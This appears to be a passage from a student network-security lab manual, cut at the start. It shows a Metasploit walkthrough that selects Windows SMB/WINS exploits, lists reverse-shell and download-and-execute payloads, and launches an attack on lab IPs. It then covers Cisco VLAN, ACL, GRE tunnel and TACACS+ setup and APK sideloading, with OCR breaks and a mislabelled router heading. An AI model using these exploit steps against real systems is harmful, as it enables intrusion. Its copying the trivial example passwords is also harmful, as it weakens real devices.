Step 2. Finding information related to a particular exploit

```
Metasploit Pro Console
File  Edit  View  Help

msf > info exploit/windows/smb/ms08_067_netapi

       Name: Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
    Version: 0
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  Brett Moore <brett.moore@insomniasec.com>
  staylor
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  5   Windows XP SP3 English (AlwaysOn NX)
  6   Windows XP SP3 English (NX)
  7   Windows 2003 SP0 Universal
  8   Windows 2003 SP1 English (NO NX)
  9   Windows 2003 SP1 English (NX)
  10  Windows 2003 SP1 Japanese (NO NX)
  11  Windows 2003 SP2 English (NO NX)
  12  Windows 2003 SP2 English (NX)
```

Step 3. Select a particular exploit and see corresponding payloads

```
Metasploit Pro Console
File  Edit  View  Help

msf > use exploit/windows/wins/ms04_045_wins
msf  exploit(ms04_045_wins) > show payloads

Compatible Payloads
===================

  Name                                          Disclosure Date  Rank    Description
  ----                                          ---------------  ----    -----------
  generic/custom                                                 normal  Custom Payload
  generic/debug_trap                                             normal  Generic x86 Debug Trap
  generic/shell_bind_tcp                                         normal  Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp                                      normal  Generic Command Shell, Reverse TCP Inline
  generic/tight_loop                                             normal  Generic x86 Tight Loop
  windows/adduser                                                normal  Windows Execute net user /ADD
  windows/dllinject/bind_ipv6_tcp                                normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
  windows/dllinject/bind_nonx_tcp                                normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
  windows/dllinject/bind_tcp                                     normal  Reflective DLL Injection, Bind TCP Stager
  windows/dllinject/reverse_http                                 normal  Reflective DLL Injection, Reverse HTTP Stager
  windows/dllinject/reverse_ipv6_http                            normal  Reflective DLL Injection, Reverse HTTP Stager (IPv6)
  windows/dllinject/reverse_ipv6_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
  windows/dllinject/reverse_nonx_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
  windows/dllinject/reverse_ord_tcp                              normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
  windows/dllinject/reverse_tcp                                  normal  Reflective DLL Injection, Reverse TCP Stager
  windows/dllinject/reverse_tcp_allports                         normal  Reflective DLL Injection, Reverse All-Port TCP Stager
  windows/dllinject/reverse_tcp_dns                              normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
  windows/dns_txt_query_exec                                     normal  DNS TXT Record Payload Download and Execution
  windows/download_exec                                          normal  Windows Executable Download (http,https,ftp) and Execute
  windows/exec                                                   normal  Windows Execute Command
  windows/loadlibrary                                            normal  Windows LoadLibrary Path
  windows/messagebox                                             normal  Windows MessageBox
  windows/meterpreter/bind_ipv6_tcp                              normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
  windows/meterpreter/bind_nonx_tcp                              normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX o
  windows/meterpreter/bind_tcp                                   normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager
  windows/meterpreter/reverse_http                               normal  Windows Meterpreter (Reflective Injection), Reverse HTTP Stager
```

Step 4. Select the payload required and see for the options to be given while exploiting

```
msf  exploit(ms04_045_wins) > set PAYLOAD windows/vncinject/reverse_tcp_dns
PAYLOAD => windows/vncinject/reverse_tcp_dns
msf  exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  42               yes       The target port


Payload options (windows/vncinject/reverse_tcp_dns):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AUTOVNC   true             yes       Automatically launch VNC viewer if present
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The DNS hostname to connect back to
   LPORT     4444             yes       The listen port
   VNCHOST   127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT   5900             yes       The local port to use for the VNC proxy


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English


msf  exploit(ms04_045_wins) >
```

Step 5. Exploit and see the options for checking

```
msf  exploit(ms04_045_wins) > set LHOST 10.107.3.43
LHOST => 10.107.3.43
msf  exploit(ms04_045_wins) > set LPORT 4444
LPORT => 4444
msf  exploit(ms04_045_wins) > set RHOST 10.107.3.19
RHOST => 10.107.3.19
msf  exploit(ms04_045_wins) > exploit

[-] Handler failed to bind to 10.107.3.43:4444
[*] Started reverse handler on 0.0.0.0:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.107.3.19:4444).
msf  exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.107.3.19      yes       The target address
   RPORT  4444             yes       The target port


Payload options (windows/vncinject/reverse_tcp_dns):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   AUTOVNC   true             yes       Automatically launch VNC viewer if present
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     10.107.3.43      yes       The DNS hostname to connect back to
   LPORT     4444             yes       The listen port
   VNCHOST   127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT   5900             yes       The local port to use for the VNC proxy
```

Practical No: 7

Title: Exploring Router and VLAN security, setting up access lists using CiscoPacket tracer (student edition)

Description: To explore router security, the routers can be configured by setting passwords and user authentication.

```
Router>en
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname R1
R1(config)#enable password cisco
R1(config)#enable secret student
R1(config)#service password-encryption
R1(config)#username mita privilege 15 password 0 cisco
```

Setting up VLANs

1. Configure two VLANs on each switch, VLAN 10 and VLAN 20.

```
S1(config)#vlan 10
S1(config-vlan)#vlan 20
S2(config)#vlan 10
S2(config-vlan)#vlan 20
S3(config)#vlan 10
S3(config-vlan)#vlan 20
```

2. Use the show vlan and show vlan brief command to verify your VLANs. Notice that all interfaces are in VLAN 1 by default

```
S1#sh vlan
S1#sh vlan brief
```

3. Configuring VLAN Interfaces

```
S1(config)#interface vlan 10
```

```
S1(config-if)#ip address 10.10.10.1 255.255.255.0
S1(config-if)#interface vlan 20
S1(config-if)#ip address 20.20.20.1 255.255.255.0
```

Configuring and Verifying Trunk Links


```
S1#config t
S1(config)#interface fa0/15
S1 (config-if)#switchport trunk encapsulation dot1q
S1 (config-if)#switchport mode trunk
S1 (config-if)#interface fa0/16
S1 (config-if)#switchport trunk encapsulation dot1q
S1 (config-if)#switchport mode trunk
S1 (config-if)#interface fa0/17
S1 (config-if)#switchport trunk encapsulation dot1q
S1 (config-if)#switchport mode trunk
S1 (config-f)#interface fa0/18
S1 (config-if)#switchport trunk encapsulation dot1q
S1 (config-if)#switchport mode trunk
```

Setting up Access control lists using Cisco packet tracer

- Access control lists (ACLs) can be used for two purposes on Cisco devices: to filter traffic, and to identify traffic.
- Access lists are a set of rules, organized in a rule table. Each rule or line in an access-list provides a condition, either permit or deny:

```
Router(config)#access-list 10 deny 172.16.10.0 0.0.0.255
```

- This tells the router to match the first three octets exactly but that the fourthoctet can be anything:



Assume there is a webserver on the 172.16.x.x network with an IP address of 172.16.10.10. In order to block network 172.18.0.0 from accessing anything on the 172.16.0.0 network, EXCEPT for the HTTP port on the web server, we wouldcreate the following access-list on Router B:

Router(config)# access-list 101 permit tcp 172.18.0.0 0.0.255.255 host 172.16.10.10 eq 80
Router(config)# access-list 101 deny ip 172.18.0.0 0.0.255.255 172.16.0.0 0.0.255.255
Router(config)# access-list 101 permit ip any any

The first line allows the 172.18.x.x network access only to port 80 on the web server.
The second line blocks 172.18.x.x from accessing anything else on the 172.16.x.x network.
The third line allows 172.18.x.x access to anything else.


To apply this access list, we would configure the following on Router B:
Router(config)# int e0
Router(config-if)# ip access-group 101 in

Practical No: 8

Title: Exploring VPN security using Cisco Packet tracer(student edition)

Description: Creation of a VPN tunnel between two routers for safe communication.

Refer to the diagram shown. Set up this topology using packet tracer. Then refer tothe step-by-step guidelines on configuration



Total networks taken here are 4.

network
192.168.1.0/24network
192.168.2.0/24
network 1.0.0.0/8
network 2.0.0.0/8

STEP 1: Configuring the routers and PCs with IP addresses.CONFIGURATION

OF ROUTER R1:

```
Router>enable
Router#config t
Router(config)#host r1
r1(config)#int fa0/0
r1(config-if)#ip add 192.168.1.1 255.255.255.0
r1(config-if)#no shut
r1(config-if)#exit
r1(config)#int fa0/1
r1(config-if)#ip address 1.0.0.1 255.0.0.0
r1(config-if)#no shut
```

CONFIGURATION OF ROUTER R2:

```
Router>enable
Router#config t
Router(config)#host r2
r2(config)#int fa0/0
r2(config-if)#ip add 1.0.0.2 255.0.0.0
r2(config-if)#no shut
r2(config-if)#exit
r2(config)#int fa0/1
r2(config-if)#ip add 2.0.0.1 255.0.0.0
r2(config-if)#no shut
```

CONFIGURATION OF ROUTER R3:

```
Router>enable
Router#config t
Router(config)#host r3
```

```
r3(config)#int fa0/0
```

```
r3(config-if)#ip add 2.0.0.2 255.0.0.0
r3(config-if)#no shut
r3(config-if)#exit
r3(config)#int fa0/1
r3(config-if)#ip add 192.168.2.1 255.255.255.0
r3(config-if)#no shut
```

STEP 2: Configuring default routing on the routers DEFAULT

ROUTING CONFIGURATION ON ROUTER R1:

```
r1>enable
r1#config t
Enter configuration commands, one per line. End with CNTL/Z.
r1(config)#ip route 0.0.0.0 0.0.0.0 1.0.0.2
r1(config)#
```

DEFAULT ROUTING CONFIGURATION ON ROUTER R3:

```
r3>enable
r3#config t
Enter configuration commands, one per line. End with CNTL/Z.
r3(config)#ip route 0.0.0.0 0.0.0.0 2.0.0.1
r3(config)#
```

STEP 3: Pinging the routers to check connectivityFirst

router r1

```
r1#ping 2.0.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.0.0.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 26/28/33 ms
```

Now we go to router r3 and test network by pinging router r1 interface.

```
r3#ping 1.0.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.0.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 25/28/32 ms
```

STEP 4: CREATING A VPN TUNNEL between R1 and R3:

FIRST CREATE A VPN TUNNEL ON ROUTER R3:

```
r1#config t
r1(config)#interface tunnel
10
r1(config-if)#ip address 172.16.1.1 255.255.0.0
r1(config-if)#tunnel source fa0/1
r1(config-if)#tunnel destination
2.0.0.2r1(config-if)#no shut
```

NOW CREATE A VPN TUNNEL ON ROUTER R3:

```
r3#config t
r3(config)#interface tunnel
100
r3(config-if)#ip address 172.16.1.2 255.255.0.0
r3(config-if)#tunnel source fa0/0
r3(config-if)#tunnel destination
1.0.0.1r3(config-if)#no shut
```

STEP 5: CHECK communication between the two routers:

```
r1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
```

```
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 30/32/36 ms
r1#


r3#ping 172.16.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 33/45/83 ms
```

STEP 6: Now Do routing for created VPN Tunnel on Both Router R1 and R3:

```
r1(config)#ip route 192.168.2.0 255.255.255.0 172.16.1.2

r3(config)#ip route 192.168.1.0 255.255.255.0 172.16.1.1
```

STEP 7: TEST VPN TUNNEL CONFIGURATION:

```
r1#show interfaces Tunnel 10

Tunnel10 is up, line protocol is up

(connected)Hardware is Tunnel

Internet address is 172.16.1.1/16
MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,

reliability 255/255, txload 1/255, rxload 1/255

Encapsulation TUNNEL, loopback not set
```

Keepalive not set

Tunnel source 1.0.0.1 (FastEthernet0/1), destination

2.0.0.2Tunnel protocol/transport GRE/IP

Key disabled, sequencing disabled

Checksumming of packets disabled

Tunnel TTL 255

Fast tunneling enabled

Tunnel transport MTU 1476 bytes

Tunnel transmit bandwidth 8000

(kbps)Tunnel receive bandwidth 8000

(kbps)

Last input never, output never, output hang

neverLast clearing of "show interface" counters

never

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 1

Queueing strategy: fifo

Output queue: 0/0 (size/max)

5 minute input rate 32 bits/sec, 0 packets/sec

5 minute output rate 32 bits/sec, 0 packets/sec

52 packets input, 3508 bytes, 0 no buffer

```
Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
0 input packets with dribble condition detected
52 packets output, 3424 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 unknown protocol drops
0 output buffer failures, 0 output buffers swapped out
```

STEP 8: TEST VPN TUNNEL CREATION AT ROUTER r3

```
r3#show interface Tunnel 100
Tunnel100 is up, line protocol is up
(connected)Hardware is Tunnel
Internet address is 172.16.1.2/16
MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation TUNNEL, loopback not set
Keepalive not set
Tunnel source 2.0.0.2 (FastEthernet0/0), destination
1.0.0.1Tunnel protocol/transport GRE/IP
Key disabled, sequencing disabled
Checksumming of packets disabled
Tunnel TTL 255
Fast tunneling enabled
Tunnel transport MTU 1476 bytes
Tunnel transmit bandwidth 8000
(kbps)Tunnel receive bandwidth 8000
(kbps)
Last input never, output never, output hang
neverLast clearing of "show interface" counters
never
Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 1
Queueing strategy: fifo
```

```
Output queue: 0/0 (size/max)
5 minute input rate 32 bits/sec, 0 packets/sec
5 minute output rate 32 bits/sec, 0 packets/sec
```

```
52 packets input, 3424 bytes, 0 no buffer
Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
0 input packets with dribble condition detected
53 packets output, 3536 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 unknown protocol drops
```

STEP 9: TRACING VPN PATH

If you want to check what path vpn tunnel is using just go to any of the PCs and then ping another PC located in a different network. Then trace the pathusing tracert.
Its result will show the path followed by VPN Tunnel created by you.

```
PC>ipconfig
FastEthernet0 Connection:(default port)
Link-local IPv6 Address.........: FE80::2E0:8FFF:FE0B:AEB2
IP Address ..................... : 192.168.2.2
Subnet Mask. ................... : 255.255.255.0
Default Gateway ................: 192.168.2.1

PC>ping 192.168.1.2
Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=61ms TTL=126
Reply from 192.168.1.2: bytes=32 time=55ms TTL=126
Reply from 192.168.1.2: bytes=32 time=55ms TTL=126
Reply from 192.168.1.2: bytes=32 time=57ms TTL=126
Ping statistics for 192.168.1.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 55ms, Maximum = 61ms, Average = 57ms
```

```
PC>tracert 192.168.1.2
Tracing route to 192.168.1.2 over a maximum of 30
hops:1 3 ms 0 ms 18 ms 192.168.2.1
2 35 ms 30 ms 30 ms 172.16.1.1
3 65 ms 59 ms 60 ms 192.168.1.2
Trace
complete.
PC>
```

Practical No: 9

Title: Exploring Authentication and access control using RADIUS, TACACS andTACACS+

Description:

To provide a centralized management system for the authentication, authorization and accounting (AAA framework), Access Control Server (ACS) is used. For the communication between the client and the ACS server, two protocols are used namely TACACS+ and RADIUS.

TACACS+
Terminal Access Controller Access Control System (TACACS+) is Cisco proprietary protocol which is used for the communication of the Cisco client and Cisco ACS server. It uses TCP port number 49 which makes it reliable.

RADIUS –
Remote Access Dial In User Service (RADIUS) is an open standard protocol used for the communication between any vendor AAA client and ACS server. If one of the client or server is from any other vendor (other than Cisco) then we have to use RADIUS. It uses port number 1812 for authentication and authorization and 1813 for accounting.

Similarities –
The process is start by Network Access Device (NAD – client of TACACS+ or RADIUS). NAD contacts the TACACS+ or RADIUS server and transmit the request for authentication (username and password) to the server. First, NAD obtain username prompt and transmit the username to the server and then again the server is contact by NAD to obtain password prompt and then the password is send to the server.

The server replies with access-accept message if the credentials are valid otherwise send an access-reject message to the client. Further authorization and accounting is

different in both protocols as authentication and authorization is combined in RADIUS.

Differences –

TACACS+	RADIUS
Cisco proprietary protocol	open standard protocol
It uses TCP as transmission protocol	It uses UDP as transmission protocol
It uses TCP port number 49.	It uses UDP port number 1812 for authentication and authorization and1813 for accounting.
Auth, Authorization and Accounting is separated in TACACS+.	Authentication and Authorization isCombined in RADIUS
All the AAA packets are encrypted. encryptedpreferably used for ACS.	Only the password are used when ISE is used
It provides more granular control commands supported.	No external authorization of
TACACS+ offers multiprotocol support support.Used for device administration.	No multiprotocol used for network access

Advantages (TACACS+ over RADIUS) –

As TACACS+ uses TCP therefore more reliable than RADIUS.
TACACS+ provides more control over the authorization of commands while in RADIUS, no external authorization of commands is supported.
All the AAA packets are encrypted in TACACS+ while only the passwords are encrypted in RADIUS i.e more secure.
Advantage (RADIUS over TACACS+) –


As it is open standard therefore RADIUS can be used with other vendors device while because TACACS+ is Cisco proprietary, it can be used with Cisco devices only.
It has more extensive accounting support than TACACS+.

How to Configure AAA (TACACS+) on Packet Tracer for User Authentication

AAA functionality in Cisco switch can be used as a centralized solution to secure and control user access to switches. Cisco switches are capable of implementing AAA functionality with either TACACS+ protocol (Cisco proprietary) or RADIUS protocol. To use AAA you need to enable it and then connect it to an AAA service hosted in a server.

The following are the three generic steps:

1. Enable AAA
2. Define AAA authentication protocol
3. Define AAA server host IP and set secret key which will be shared between the switch and the AAA server.
4. Assign the authentication in the VTY line so that when users try to Telnet/SSH to the switch, they are challenged for a username and password. packet tracer setup with AAA and Cisco switch



Authentication configuration

Switch(config)# aaa new-model

Switch(config)# username cisco password cisco

Note: this is a username and password setup on the switch‘s local database. You need to configure username and password on the AAA as well, which can be different than the local username and password.

Switch(config)# enable password mycisco

Switch(config)# aaa authentication login myauth group tacacs+ local

Note: when TACACS server becomes unreachable, you use switch‘s local database for authentication.

Switch(config)# tacacs-server host 10.1.1.10 key mykey

Note: the key string _mykey‘ will be used to encrypt the session the key _mykey‘ should only be known to the server and the switch.

Switch(config)# interface Vlan1


Switch(config-if)# ip address 10.1.1.20 255.0.0.0

Switch(config-if)# exit

Switch(config)# line vty 0 4

Switch(config-line)# login authentication myauth

On the packet tracer, you need to add a generic server to the switch and set the IPto 10.1.1.10. Next click on the server icon and click on service and then click on AAA tab. Make sure service state is selected as _on‘ as shown below screenshot.



AAA server configuration on Packet Tracer

Under the network section, type the client name, which will be the name of your switch? Next set the client IP. Here your switch is the client to the AAA server. The IP of VLAN1 is the client IP. Finally, select the server type as tacacs and clickon add button.

In the user setup section, type a username and password and click on add. Remember that when you telnet or SSH to the switch, use this username and password, which will be verified by the AAA server.

Authorization configuration

This configuration will define what you can do once you get onto the switch after a successful authentication. When you configure authorization in cisco switch, it always queries the AAA server (RADIUS or TACACS+ server)

Switch(config)# aaa authorization exec default group tacacs+

Note: the above command will determine whether a user is allowed to EXEC mode. If you need to configure command level, network level or any other level of authorization, you need to replace the _exec' by the appropriated command.

After defining the authorization, you need to apply the authorization to a line so that the users get authorized to specific task by the AAA sever every time they logon to the switch using that specific line. But the packet tracer 7 does not have any option to apply authorization to a specific line. So, you can use the following command to allow the switch to use AAA authorization for all lines.

Switch(config)#aaa authorization exec default group tacacs+ local

Packet tracer 7 allows to debug authentication process. To enable type the following command on EXEC mode

Switch# debug aaa authentication

Practical No: 10

Title: Install and use a security app on an Android mobile (e.g. Droidcrypt)

Description:

DroidCrypt - an intelligent and application-oriented file encryption tool.
If you are looking for a file en- and decryption solution for your Android smartphone, so check out our new app! Encrypt or decrypt your files and directories. Furthermore, DroidCrypt allows you to view your encrypted files with your usual applications. If you mean password typing has served its time, just switch to our orientation-based alternative.

Key features:
* Recursive, fast and efficient en-/decryption of entire folders or individual files using AES
* En-/Decryption of files on internal/external SD
* Encrypts images / photos, videos, music, PDFs, documents or any content
* Viewing contents of encrypted files as usual through standard apps, while DroidCrypt mediate between viewer app and encrypted file - the file remains encrypted afterwards, if desired
* Receiving multiple tasks via external file manager or other applications such as Gallery by "Sent-to"
* Resistance against data recovery tools by wipe of unencrypted files
* Identification of relevant encrypted files based on chosen password, so anyparent folders can be selected
* Encryption in combination to a compression (optional) in order to save yourmemory
* Automated securing that encrypted and not encrypted data are never present atonce (and vice versa)
* Orientation-based generation of a path as an additional alternative to passwords

* Detailed visualization of encryption and decryption results

* Comprehensive and effective data analysis, especially for detecting non-encrypted files
* Best possible faile-safe encryption and decryption of files: your files are safe even in the case of Android OS crash during the en-/decryption process
* Minimum requirements regarding Android permissions:
*** Full version: Access to the SD card and permission to check the Android Market License
*** Trial version: Access to the SD card and Internet access for inclusion of advertising contents
* Available languages: English, German
* Documentation
* And much more .

Instruction for installing Droid Crypt (Trial) app apk on Android devices

```
Step 1: Download Droid Crypt (Trial) app apk on this page, save it to easy-to-find location.
Step 2: Make sure that third-party applications are allowed on your device. Go to Menu > Settings > Security and check Unknown Sources to allow your device to install applications fromsources other than the Google Play Store.
Step 2: Open Downloads on your device by going to My Files or Files, tap the APK file you downloaded (de.atm.android.security.encryption.free-v1.2.30.apk), tap Install when prompted, this app will be installed on your device.
Note: Detailed steps may be varies with device. This apk file can also be installed on other devices like Windows, PC, Mac, Blackberry, ... Feel free to contact us if you have any questions.
```

App Permissions

Droid Crypt (Trial) app apk 1.2.30 apk requires following permissions:

- Allows an application to write to external storage.
- Allows applications to open network sockets.
- Allows applications to access information about networks.
- Allows an application to read from external storage.